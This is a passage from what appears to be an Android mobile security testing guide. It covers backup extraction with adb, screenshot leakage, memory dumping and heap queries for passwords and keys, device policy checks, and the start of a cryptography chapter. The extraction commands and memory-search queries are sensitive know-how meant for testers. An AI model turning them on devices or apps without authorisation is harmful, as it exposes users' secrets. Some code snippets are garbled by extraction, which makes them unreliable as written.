- which files are sent to the cloud (e.g., `SharedPreferences`)
- whether the files contain sensitive information
- whether sensitive information is encrypted before being sent to the cloud.

If you don’t want to share files with Google Cloud, you can exclude them from [Auto Backup](#). Sensitive information stored at rest on the device should be encrypted before being sent to the cloud.

- **Auto Backup:** You configure Auto Backup via the boolean attribute

`android:allowBackup` within the application's manifest file. [Auto Backup](#) is enabled by default for applications that target Android 6.0 (API Level 23). You can use the attribute `android:fullBackupOnly` to activate auto backup when implementing a backup agent, but this attribute is available for Android versions 6.0 and above only. Other Android versions use key/value backup instead.

```
android:fullBackupOnly
```

Auto backup includes almost all the app files and stores up 25 MB of them per app in the user's Google Drive account. Only the most recent backup is stored; the previous backup is deleted.

- **Key/Value Backup:** To enable key/value backup, you must define the backup agent in the manifest file. Look in `AndroidManifest.xml` for the following attribute:

```
android:backupAgent
```

To implement key/value backup, extend one of the following classes:

- [BackupAgent](#)
- [BackupAgentHelper](#)

To check for key/value backup implementations, look for these classes in the source code.

Dynamic Analysis

After executing all available app functions, attempt to back up via `adb`. If the backup is successful, inspect the backup archive for sensitive data. Open a terminal and run the following command:

```
$ adb backup -apk -nosystem <package-name>
```

Approve the backup from your device by selecting the *Back up my data* option. After the backup process is finished, the file *.ab* will be in your working directory. Run the following command to convert the *.ab* file to tar.

```
$ dd if=mybackup.ab bs=24 skip=1|openssl zlib -d > mybackup.tar
```

The *Android Backup Extractor* is an alternative backup tool. To make the tool to work, you have to download the Oracle JCE Unlimited Strength Jurisdiction Policy Files for [JRE7](#) or [JRE8](#) and place them in the JRE lib/security folder. Run the following command to convert the tar file:

```
java -jar android-backup-extractor-20160710-bin/abe.jar unpack  
backup.ab
```

Extract the tar file to your working directory.

```
$ tar xvf mybackup.tar
```

Finding Sensitive Information in Auto-Generated Screenshots

Overview

Manufacturers want to provide device users with an aesthetically pleasing experience at application startup and exit, so they introduced the screenshot-saving feature for use when the application is backgrounded. This feature may pose a security risk. Sensitive data may be exposed if the user deliberately screenshots the application while sensitive data is displayed. A malicious application that is running on the device and able to continuously capture the screen may also expose data. Screenshots are written to local storage, from which they may be recovered by a rogue application (if the device is rooted) or someone who has stolen the device.

For example, capturing a screenshot of a banking application may reveal information about the user's account, credit, transactions, and so on.

Static Analysis

A screenshot of the current activity is taken when an Android app goes into background and displayed for aesthetic purposes when the app returns to the foreground. However, this may leak sensitive information.


To determine whether the application may expose sensitive information via the app switcher, find out whether the `FLAG_SECURE` option has been set. You should find something similar to the following code snippet:

```
getWindow().setFlags(WindowManager.LayoutParams.FLAG_SECURE,  
 WindowManager.LayoutParams.FLAG_SECURE);  
  
setContentview(R.layout.activity_main);
```

If the option has not been set, the application is vulnerable to screen capturing.

Dynamic Analysis

While black-box testing the app, navigate to any screen that contains sensitive information and click the home button to send the app to the background, then press the app switcher button to see the snapshot. As shown below, if `FLAG_SECURE` is set (right image), the snapshot will be empty; if the flag has not been set (left image), activity information will be shown:



Checking Memory for Sensitive Data

Overview

Analyzing memory can help developers identify the root causes of several problems, such as application crashes. However, it can also be used to access sensitive data. This section describes how to check for data disclosure via process memory.

First identify sensitive information that is stored in memory. Sensitive assets have likely been loaded into memory at some point. The objective is to verify that this information is exposed as briefly as possible.

To investigate an application's memory, you must first create a memory dump. You can also analyze the memory in real-time, e.g., via a debugger. Regardless of your approach, memory dumping is a very error-prone process in terms of verification because each dump contains the output of executed functions. You may miss executing critical scenarios. In addition, overlooking data during analysis is probable unless you know the data's footprint (either the exact value or the data format). For example, if the app encrypts with a randomly generated symmetric key, you likely won't be able to spot it in memory unless you can recognize the key's value in another context.

Therefore, you are better off starting with static analysis.

Static Analysis

For an overview of possible sources of data exposure, check the documentation and identify application components before you examine the source code. For example, sensitive data from a backend may be in the HTTP client, the XML parser, etc. You want all these copies to be removed from memory as soon as possible.

In addition, understanding the application's architecture and the architecture's role in the system will help you identify sensitive information that doesn't have to be exposed in memory at all. For example, assume your app receives data from one server and transfers it to another without any processing. That data can be handled in an encrypted format, which prevents exposure in memory.

However, if you need to expose sensitive data in memory, you should make sure that your app is designed to expose as few data copies as possible as briefly as possible. In other words, you want the handling of sensitive data to be centralized (i.e., with as few components as possible) and based on primitive, mutable data structures.

The latter requirement gives developers direct memory access. Make sure that they use this access to overwrite the sensitive data with dummy data (typically zeroes). Examples of preferable data types include `byte []` and `char []`, but not `String` or `BigInteger`. Whenever you try to modify an immutable object like `String`, you create and change a copy of the object.

Using non-primitive mutable types like `StringBuffer` and `StringBuilder` may be acceptable, but it's indicative and requires care. Types like `StringBuffer` are used to modify content (which is what you want to do). To access such a type's value, however, you would use the `toString` method, which would create an immutable copy of the data. There are several ways to use these data types without creating an immutable copy, but they require more effort than simply using a primitive array. Safe memory management is one benefit of using types like `StringBuffer`, but this can be a two-edged sword. If you try to modify the content of one of these types and the copy exceeds the buffer capacity, the buffer size will automatically increase. The buffer content may be copied to a different location, leaving the old content without a reference you can use to overwrite it.

Unfortunately, few libraries and frameworks are designed to allow sensitive data to be overwritten. For example, destroying a key, as shown below, doesn't really remove the key from memory:

```
SecretKey secretKey = new SecretKeySpec("key".getBytes(), "AES");
secretKey.destroy();
```

Overwriting the backing byte-array from `secretKey.getEncoded` doesn't remove the key either; the `SecretKeySpec`-based key returns a copy of the backing byte-array. See the “Remediation” section for the proper way to remove a `SecretKey` from memory.

The RSA key pair is based on the `BigInteger` type and therefore resides in memory after its first use outside the `AndroidKeyStore`. Some ciphers (such as the AES `Cipher` in `BouncyCastle`) do not properly clean up their byte-arrays.

User-provided data (credentials, social security numbers, credit card information, etc.) is another type of data that may be exposed in memory. Regardless of whether you flag it as a password field, `EditText` delivers content to the app via the `Editable` interface. If your app doesn't provide `Editable.Factory`, user-provided data will probably be exposed in memory for longer than necessary. The default `Editable` implementation, the `SpannableStringBuilder`, causes the same issues as Java's `StringBuilder` and `StringBuffer` cause (discussed above).

In summary, when performing static analysis to identify sensitive data that is exposed in memory, you should:

- Try to identify application components and map where data is used.
- Make sure that sensitive data is handled by as few components as possible.
- Make sure that object references are properly removed once the object containing the sensitive data is no longer needed.
- Make sure that garbage collection is requested after references have been removed.
- Make sure that sensitive data gets overwritten as soon as it is no longer needed.
 - Don't represent such data with immutable data types (such as `String` and `BigInteger`).
 - Avoid non-primitive data types (such as `StringBuilder`).
 - Overwrite references before removing them, outside the `finalize` method.
 - Pay attention to third-party components (libraries and frameworks). Public APIs are good indicators. Determine whether the public API handles the sensitive data as described in this chapter.

The following section describes pitfalls of data leakage in memory and best practices for avoiding them.

Don't use immutable structures (e.g., `String` and `BigInteger`) to represent secrets. Nullifying these structures will be ineffective: the garbage collector may collect them, but they may remain on the heap after garbage collection. Nevertheless, you should ask for garbage collection after every critical operation (e.g., encryption, parsing server responses that contain sensitive information). When copies of the information have not been properly cleaned (as explained below), your request will help reduce the length of time for which these copies are available in memory.

To properly clean sensitive information from memory, store it in primitive data types, such as byte-arrays (`byte[]`) and char-arrays (`char[]`). As described in the “Static Analysis” section above, you should avoid storing the information in mutable non-primitive data types.

Make sure to overwrite the content of the critical object once the object is no longer needed. Overwriting the content with zeroes is one simple and very popular method:

```
byte[] secret = null;
try{
    //get or generate the secret, do work with it, make sure you make
    no local copies
} finally {
    if (null != secret) {
        Arrays.fill(secret, (byte) 0);
    }
}
```

This doesn't, however, guarantee that the content will be overwritten at run time. To optimize the bytecode, the compiler will analyze and decide not to overwrite data because it will not be used afterwards (i.e., it is an unnecessary operation). Even if the code is in the compiled DEX, the optimization may occur during the just-in-time or ahead-of-time compilation in the VM.

There is no silver bullet for this problem because different solutions have different consequences. For example, you may perform additional calculations (e.g., XOR the data into a dummy buffer), but you'll have no way to know the extent of the compiler's optimization analysis. On the other hand, using the overwritten data outside the compiler's scope (e.g., serializing it in a temp file) guarantees that it will be overwritten but obviously impacts performance and maintenance.

Then, using `Arrays.fill` to overwrite the data is a bad idea because the method is an obvious hooking target (see the chapter "Tampering and Reverse Engineering on Android" for more details).

The final issue with the above example is that the content was overwritten with zeroes only. You should try to overwrite critical objects with random data or content from non-critical objects. This will make it really difficult to construct scanners that can identify sensitive data on the basis of its management.

Below is an improved version of the previous example:

```

byte[] nonSecret = somePublicString.getBytes("ISO-8859-1");
byte[] secret = null;
try{
    //get or generate the secret, do work with it, make sure you make
    no local copies
} finally {
    if (null != secret) {
        for (int i = 0; i < secret.length; i++) {
            secret[i] = nonSecret[i % nonSecret.length];
        }
    }

    FileOutputStream out = new FileOutputStream("/dev/null");
    out.write(secret);
    out.flush();
    out.close();
}
}

```

For more information, take a look at [Securely Storing Sensitive Data in RAM](#).

In the “Static Analysis” section, we mentioned the proper way to handle cryptographic keys when you are using `AndroidKeyStore` or `SecretKey`.

For a better implementation of `SecretKey`, look at the `SecureSecretKey` class below. Although the implementation is probably missing some boilerplate code that would make the class compatible with `SecretKey`, it addresses the main security concerns:

- No cross-context handling of sensitive data. Each copy of the key can be cleared from within the scope in which it was created.
- The local copy is cleared according to the recommendations given above.

```

public class SecureSecretKey implements javax.crypto.SecretKey,
Destroyable {
    private byte[] key;
    private final String algorithm;

    /** Constructs SecureSecretKey instance out of a copy of the
     * provided key bytes.
     * The caller is responsible of clearing the key array provided as
     * input.
}

```

```
* The internal copy of the key can be cleared by calling the
destroy() method.
*/
public SecureSecretKey(final byte[] key, final String algorithm) {
    this.key = key.clone();
    this.algorithm = algorithm;
}

public String getAlgorithm() {
    return this.algorithm;
}

public String getFormat() {
    return "RAW";
}

/** Returns a copy of the key.
 * Make sure to clear the returned byte array when no longer
needed.
*/
public byte[] getEncoded() {
    if(null == key){
        throw new NullPointerException();
    }

    return key.clone();
}

/** Overwrites the key with dummy data to ensure this copy is no
longer present in memory.*/
public void destroy() {
    if (isDestroyed()) {
        return;
    }

    byte[] nonSecret = new
String("RuntimeException").getBytes("ISO-8859-1");
    for (int i = 0; i < key.length; i++) {
        key[i] = nonSecret[i % nonSecret.length];
    }

    FileOutputStream out = new FileOutputStream("/dev/null");
}
```

```
        out.write(key);
        out.flush();
        out.close();

        this.key = null;
        System.gc();
    }

    public boolean isDestroyed() {
        return key == null;
    }
}
```

Secure user-provided data is the final secure information type usually found in memory. This is often managed by implementing a custom input method, for which you should follow the recommendations given here. However, Android allows information to be partially erased from `EditText` buffers via a custom `Editable.Factory`.

```
EditText editText = ...; // point your variable to your EditText
instance
EditText.setEditableFactory(new Editable.Factory() {
    public Editable newEditable(CharSequence source) {
        ... // return a new instance of a secure implementation of Editable.
    }
});
```


Refer to the `SecureSecretKey` example above for an example `Editable` implementation. Note that you will be able to securely handle all copies made by `editText.getText` if you provide your factory. You can also try to overwrite the internal `EditText` buffer by calling `editText.setText`, but there is no guarantee that the buffer will not have been copied already. If you choose to rely on the default input method and `EditText`, you will have no control over the keyboard or other components that are used. Therefore, you should use this approach for semi-confidential information only.

Dynamic Analysis

Static analysis will help you identify potential problems, but it can't provide statistics about how long data has been exposed in memory, nor can it help you identify problems in closed-source dependencies. This is where dynamic analysis comes into play.

There are basically two ways to analyze the memory of a process: live analysis via a debugger and analyzing one or more memory dumps. Because the former is more of a general debugging approach, we will concentrate on the latter.

For rudimentary analysis, you can use Android Studio's built-in tools. They are on the *Android Monitor* tab. To dump memory, select the device and app you want to analyze and click *Dump Java Heap*. This will create a *.hprof* file in the *captures* directory, which is on the app's project path.



To navigate through class instances that were saved in the memory dump, select the Package Tree View in the tab showing the *.hprof* file.

Snapshot_2016.05.12_17.40.34.hprof - My First App - [~/PentestTools/Android/Android_Testing_Methodology_App/MyFirstApp]						
Class Name	Total C...	Heap C...	Sizeof	Shallow...	Retai...	Instance
de	407	369	13700	13840		0 = {OMTG_DATAST_007_Memory@315400768 (0x12cca240)}
miui	92	56	1156	9534		TAG = (String@317216480 (0x12e856e0)) "OMTG_DATAST_007_Memory"
float[]	308	295	0	7192	7192	alias = (String@3172336512 (0x12e8a520)) "Dummy"
sg	6	6	1272	3578		finalText = (String@318190688 (0x12f73460)) "supersecret"
vp	6	6	1272	3578		keyStore = (KeyStore@318184160 (0x12f71ae0))
owasp_mobile	6	6	1272	3578		mDelegate = (AppCompatActivityImplV14@316706112 (0x12e8d40))
myfirstapp	6	6	1272	3578		mFragments = (FragmentManagerController@318040496 (0x12f4e9b0))
OMTG_DATAST_007_Memory (sg.vp.owasp_mobile.n)	2	2	320	640	2254	mHandler = (FragmentActivity\$1@318078848 (0x12f57f80))
MyActivity (sg.vp.owasp_mobile.myfirstapp)	2	2	304	608	1300	mMediaController = null
MyActivity\$1 (sg.vp.owasp_mobile.myfirstapp)	2	2	12	24	24	mCreated = true
OMTG_DATAST_007_Memory (sg.vp.owasp_mobile.n)	0	0	320	0	0	mOptionsMenuInvalidated = false
MyActivity\$1 (sg.vp.owasp_mobile.myfirstapp)	0	0	12	0	0	mReallyStopped = false
MyActivity (sg.vp.owasp_mobile.myfirstapp)	0	0	304	0	0	mRequestedPermissionsFromFragment = false
MyActivity (sg.vp.owasp_mobile.myfirstapp)	58	47	1184	1238		mResumed = true
MyActivity\$1 (sg.vp.owasp_mobile.myfirstapp)	35	5	108	780		mRetaining = false
MyActivity (sg.vp.owasp_mobile.myfirstapp)	35	5	108	780		mStopped = false
org	240	201	0	606	606	

For more advanced analysis of the memory dump, use the Eclipse Memory Analyzer (MAT). It is available as an Eclipse plugin and as a standalone application.

To analyze the dump in MAT, use the *hprof-conv* platform tool, which comes with the Android SDK.

```
./hprof-conv memory.hprof memory-mat.hprof
```

MAT (Memory Analyzer Tool) provides several tools for analyzing the memory dump. For example, the *Histogram* provides an estimate of the number of objects that have been captured from a given type, and the *Thread Overview* shows processes' threads and stack frames. The *Dominator Tree* provides information about keep-alive dependencies between objects. You can use regular expressions to filter the results these tools provide.

Object Query Language studio is a MAT that allows you to query objects from the memory dump with an SQL-like language. The tool allows you to transform simple objects by invoking Java methods on them, and it provides an API for building sophisticated tools on top of the MAT.

```
SELECT * FROM java.lang.String
```

In the example above, all `String` objects present in the memory dump will be selected. The results will include the object's class, memory address, value, and retain count. To filter this information and see only the value of each string, use the following code:

```
SELECT toString(object) FROM java.lang.String object
```

Or

```
SELECT object.toString() FROM java.lang.String object
```

SQL supports primitive data types as well, so you can do something like the following to access the content of all `char` arrays:

```
SELECT toString(arr) FROM char[] arr
```

Don't be surprised if you get results that are similar to the previous results; after all, `String` and other Java data types are just wrappers around primitive data types. Now let's filter the results. The following sample code will select all byte arrays that contain the ASN.1 OID of an RSA key. This doesn't imply that a given byte array actually contains an RSA (the same byte sequence may be part of something else), but this is probable.

```
SELECT * FROM byte[] b WHERE
toString(b).matches(".*1\.2\.840\.113549\.1\.1\.1.*")
```

Finally, you don't have to select whole objects. Consider an SQL analogy: classes are tables, objects are rows, and fields are columns. If you want to find all objects that have a "password" field, you can do something like the following:

```
SELECT password FROM "*" WHERE (null != password)
```

During your analysis, search for:

- Indicative field names: "password", "pass", "pin", "secret", "private", etc.
- Indicative patterns (e.g., RSA footprints) in strings, char arrays, byte arrays, etc.
- Known secrets (e.g., a credit card number that you've entered or an authentication token provided by the backend)
- etc.

Repeating tests and memory dumps will help you obtain statistics about the length of data exposure. Furthermore, observing the way a particular memory segment (e.g., a byte array) changes may lead you to some otherwise unrecognizable sensitive data (more on

this in the “Remediation” section below).

Testing the Device-Access-Security Policy

Overview

Apps that process or query sensitive information should run in a trusted and secure environment. To create this environment, the app can check the device for the following:

- PIN- or password-protected device locking
- Recent Android OS version
- USB Debugging activation
- Device encryption
- Device rooting (see also “Testing Root Detection”)

Static Analysis

To test the device-access-security policy that the app enforces, a written copy of the policy must be provided. The policy should define available checks and their enforcement. For example, one check could require that the app run only on Android Marshmallow (Android 6.0) or a more recent version, closing the app or displaying a warning if the Android version is less than 6.0.

Check the source code for functions that implement the policy and determine whether it can be bypassed.

You can implement checks on the Android device by querying *Settings.Secure* for system preferences. *Device Administration API* offers techniques for creating applications that can enforce password policies and device encryption.

Dynamic Analysis

The dynamic analysis depends on the checks enforced by the app and their expected behavior. If the checks can be bypassed, they must be validated.

References

OWASP Mobile Top 10 2016

- M1 - Improper Platform Usage -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M1-Improper_Platform_Usage
- M2 - Insecure Data Storage -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M2-Insecure_Data_Storage
- M4 - Unintended Data Leakage

OWASP MASVS

- V2.1: “System credential storage facilities are used appropriately to store sensitive data, such as user credentials or cryptographic keys.”
- V2.2: “No sensitive data is written to application logs.”
- V2.3: “No sensitive data is shared with third parties unless it is a necessary part of the architecture.”
- V2.4: “The keyboard cache is disabled on text inputs that process sensitive data.”
- V2.5: “The clipboard is deactivated on text fields that may contain sensitive data.”
- V2.6: “No sensitive data is exposed via IPC mechanisms.”
- V2.7: “No sensitive data, such as passwords or pins, is exposed through the user interface.”
- V2.8: “No sensitive data is included in backups generated by the mobile operating system.”
- V2.9: “The app removes sensitive data from views when backgrounded.”
- V2.10: “The app does not hold sensitive data in memory longer than necessary, and memory is cleared explicitly after use.”

CWE

- CWE-117: Improper Output Neutralization for Logs
- CWE-200 - Information Exposure
- CWE-316 - Cleartext Storage of Sensitive Information in Memory

- CWE-359 - Exposure of Private Information ('Privacy Violation')
- CWE-524 - Information Exposure Through Caching
- CWE-532: Information Exposure Through Log Files
- CWE-534: Information Exposure Through Debug Log Files
- CWE-311 - Missing Encryption of Sensitive Data
- CWE-312 - Cleartext Storage of Sensitive Information
- CWE-522 - Insufficiently Protected Credentials
- CWE-530 - Exposure of Backup File to an Unauthorized Control Sphere
- CWE-634 - Weaknesses that Affect System Processes
- CWE-922 - Insecure Storage of Sensitive Information

Tools

- Sqlite3 - <http://www.sqlite.org/cli.html>
- Realm Browser - Realm Browser - <https://github.com/realm/realm-browser-osx>
- ProGuard - <http://proguard.sourceforge.net/>
- Logcat - <http://developer.android.com/tools/help/logcat.html>
- Burp Suite Professional - <https://portswigger.net/burp/>
- OWASP ZAP -

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- Drozer - <https://labs.mwrinfosecurity.com/tools/drozer/>
- Android Backup Extractor - <https://github.com/nelenkov/android-backup-extractor>
- Memory Monitor - <http://developer.android.com/tools/debugging/debugging-memory.html#ViewHeap>
- Eclipse's MAT (Memory Analyzer Tool) standalone -

<https://eclipse.org/mat/downloads.php>
- Memory Analyzer which is part of Eclipse - <https://www.eclipse.org/downloads/>
- Fridump - <https://github.com/Nightbringer21/fridump>
- LiME - <https://github.com/504ensicsLabs/LiME>

Android Cryptographic APIs

In the chapter [Cryptography in Mobile Apps](#), we introduced general cryptography best practices and described typical flaws that can occur when cryptography is used incorrectly in mobile apps. In this chapter, we'll go into more detail on Android's cryptography APIs. We'll show how identify uses of those APIs in the source code and how to interpret the configuration. When reviewing code, make sure to compare the cryptographic parameters used with the current best practices linked from this guide.

Verifying the Configuration of Cryptographic Standard Algorithms

Overview

Android cryptography APIs are based on the Java Cryptography Architecture (JCA). JCA separates the interfaces and implementation, making it possible to include several [security providers](#) that can implement sets of cryptographic algorithms. Most of the JCA interfaces and classes are defined in the `java.security.*` and `javax.crypto.*` packages. In addition, there are Android specific packages `android.security.*` and `android.security.keystore.*`.

The list of providers included in Android varies between versions of Android and the OEM-specific builds. Some provider implementations in older versions are now known to be less secure or vulnerable. Thus, Android applications should not only choose the correct algorithms and provide good configuration, in some cases they should also pay attention to the strength of the implementations in the legacy providers.

You can list the set of existing providers as follows:

```
StringBuilder builder = new StringBuilder();
for (Provider provider : Security.getProviders()) {
    builder.append("provider: ")
        .append(provider.getName())
        .append(" ")
        .append(provider.getVersion())
        .append("(")
        .append(provider.getInfo())
        .append(")\n");
}
String providers = builder.toString();
//now display the string on the screen or in the logs for debugging.
```

Below you can find the output of a running Android 4.4 in an emulator with Google Play APIs, after the security provider has been patched:

```
provider: GmsCore_OpenSSL1.0 (Android's OpenSSL-backed security
provider)
provider: AndroidOpenSSL1.0 (Android's OpenSSL-backed security
provider)
provider: DRLCertFactory1.0 (ASN.1, DER, PkiPath, PKCS7)
provider: BC1.49 (BouncyCastle Security Provider v1.49)
provider: Crypto1.0 (HARMONY (SHA1 digest; SecureRandom; SHA1withDSA
signature))
provider: HarmonyJSSE1.0 (Harmony JSSE Provider)
provider: AndroidKeyStore1.0 (Android KeyStore security provider)
```

For some applications that support older versions of Android, bundling an up-to-date library may be the only option. Spongy Castle (a repackaged version of Bouncy Castle) is a common choice in these situations. Repackaging is necessary because Bouncy Castle is included in the Android SDK. The latest version of [Spongy Castle](#) likely fixes issues encountered in the earlier versions of [Bouncy Castle](#) that were included in Android. Note that the Bouncy Castle libraries packed with Android are often not as complete as their counterparts from the legion of the Bouncy Castle. Lastly: bear in mind that packing large libraries such as Spongy Castle will often lead to a multidexed Android application.

Android SDK provides mechanisms for specifying secure key generation and use. Android 6.0 (Marshmallow, API 23) introduced the `KeyGenParameterSpec` class that can be used to ensure the correct key usage in the application.

Here's an example of using AES/CBC/PKCS7Padding on API 23+:

```
String keyAlias = "MySecretKey";  
  
KeyGenParameterSpec keyGenParameterSpec = new  
KeyGenParameterSpec.Builder(keyAlias,  
    KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)  
    .setBlockModes(KeyProperties.BLOCK_MODE_CBC)  
    .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_PKCS7)  
    .setRandomizedEncryptionRequired(true)  
    .build();  
  
KeyGenerator keyGenerator =  
